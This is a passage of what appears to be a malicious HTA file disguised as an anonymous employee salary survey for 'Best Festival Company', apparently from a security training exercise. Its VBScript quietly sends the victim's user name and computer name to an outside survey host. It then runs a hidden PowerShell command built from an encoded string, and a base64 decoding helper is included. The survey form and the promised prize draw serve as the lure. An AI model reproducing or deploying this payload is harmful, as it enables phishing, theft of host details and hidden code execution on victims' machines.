  strHost = CreateObject("WScript.Network").ComputerName
  strUser = CreateObject("WScript.Network").UserName

  Dim IE
  Set IE = CreateObject("InternetExplorer.Application")
  IE.navigate2 "http://survey.bestfestivalcompany.com/details?u=" & strUser & "?h=" & strHost
  Do While IE.ReadyState < 4
    Loop
    IE.quit

  Dim runObject

  Set runObject = CreateObject("Wscript.Shell")
  runObject.Run "powershell.exe -nop -w hidden -c " & feedbackString, 0, False

End Function
```



```
Function decodeBase64(base64)
    dim DM, EL
    Set DM = CreateObject("Microsoft.XMLDOM")
    Set EL = DM.createElement("tmp")
    EL.DataType = "bin.base64"
    EL.Text = base64
    decodeBase64 = EL.NodeTypedValue
end Function

Function RSBinaryToString(xBinary)
    Dim Binary
    If vartype(xBinary)=8 Then Binary = MultiByteToBinary(xBinary) Else Binary = xBinary

    Dim RS, LBinary
    Const adLongVarChar = 201
    Set RS = CreateObject("ADODB.Recordset")
    LBinary = LenB(Binary)

    If LBinary>0 Then
        RS.Fields.Append "mBinary", adLongVarChar, LBinary
        RS.Open
        RS.AddNew
        RS("mBinary").AppendChunk Binary
        RS.Update
        RSBinaryToString = RS("mBinary")
    Else
        RSBinaryToString = ""
    End If
End Function
</script>
```

```
<style>
    body {
        font-family: museo_sans,Arial,Helvetica,sans-serif;
        overflow-x: hidden;
    }
    #header {
        background-color: rgb(0, 153, 153);
        box-shadow: rgba(0, 0, 0, .298039) 0 5px 0 0;
        height: 150px;
        width: 100%;
        z-index: 1000;
        margin-right: auto;
        margin-left: auto;
    }
    #survey-content {
        width: 100%;
        max-width: 1100px;
        z-index: 1000;
        margin-right: auto;
        margin-left: auto;
    }
    #topbar {
        max-width: 500px;
        float: left;
    }
    #logo {

        margin-left 10%;
    }

```

```
#survey {
    margin-top: 5.0%;
    margin-right: 20px;
    padding-left: 10px;
    padding-right: 10px;
    background-color: rgb(0, 153, 153);
    font-family: inherit;
    font-size: 40px;
    text-color: #F8F8F8;
    font-weight: bold;
    text-transform: uppercase;
    text-decoration: none;
    color: #FFFFFF;
    float: right;
}
#survey-heading {
    color: #FFFFFF;
    font-family: 'Helvetica Neue', sans-serif;
    font-weight: bold;
    letter-spacing: -1px;
    line-height: 1;
}
#hp {
    float: right;
    margin: -55% 65%;
}
#thanks {
    overflow-x: hidden;
    overflow-y: hidden;
}
</style>
```

```
</head>
<body>

  <div id="header">
    <div id="topbar">
      </img>
    </div>
    <div id="survey">
      <p id="survey-heading">Insert Survey Heading</p>
    </div>

  </div><br>
  <div id="survey-content">
    <h2>Anonymous Salary Feedback</h2>

    <div id="questions">
      <div>
        <p> We are looking for your feedback to help us improve our employee relations and to
invest in the future of our employees.This survey is completely anonymous and gives you to
opportunity to express what you think about Best Festival Company's commitment to its employees.
Please take five minutes to complete the following survey.</p>
      </div>

      <h3>How long have you been employed at Best Festival Company?</h3>
      <label><input type="radio" name="q1"/> Less than 1 year</label><br />
      <label><input type="radio" name="q1"/> Less than 2 years</label><br />
      <label><input type="radio" name="q1"/> 2 years or more</label>

      <h3>Do you feel valued at work?</h3>
      <label><input type="radio" name="q2" />Yes</label><br />
      <label><input type="radio" name="q2" />No</label><br />
      <label><input type="radio" name="q2" />Indecisive</label>

      <h3>Do you feel content with your current salary?</h3>
      <label><input type="radio" name="q3" />Yes</label><br />
      <label><input type="radio" name="q3" />No</label><br />
      <label><input type="radio" name="q3" />Indecisive</label>
```

```
      <h3>By how much do you believe your salary should increase?</h3>
      <label><input type="radio" name="q4" />Up to 5%</label><br />
      <label><input type="radio" name="q4" />Between 5% and 10%</label><br />
      <label><input type="radio" name="q4" />Between 10% and 15%</label><br />
      <label><input type="radio" name="q4" />More that 10%</label><br />
    </div>
    <input id="submitButton" type="submit" value="Submit" style="background-color:rgb(0, 153,
153);border:none;border-radius:3px 3px 3px 3px;color:#FFFFFF;padding: 3px 20px;margin-top:25px; font-
weight: bold" onMouseOver="this.style.backgroundColor='#ff9900'"
onMouseOut="this.style.backgroundColor='#009999'" onclick="submit()" />
    
  </div>
  <div id="thanks" style="display:none">
  <div id="survey-content">
  <div>Thank you for your feedback!</div>
  <div>All participants will be entered into a prize draw for a chance to win a trip to the South Pole!
  </div>
  <input id="submitButton" type="submit" value="Close" style="background-color:rgb(0, 153,
153);border:none;border-radius:3px 3px 3px 3px;color:#FFFFFF;padding: 3px 20px;margin-top:25px; font-
weight: bold" onMouseOver="this.style.backgroundColor='#ff9900'"
onMouseOut="this.style.backgroundColor='#009999'" onclick="self.close()" />
  </div>
</div>
</div>
</div>
</body>
</html>
```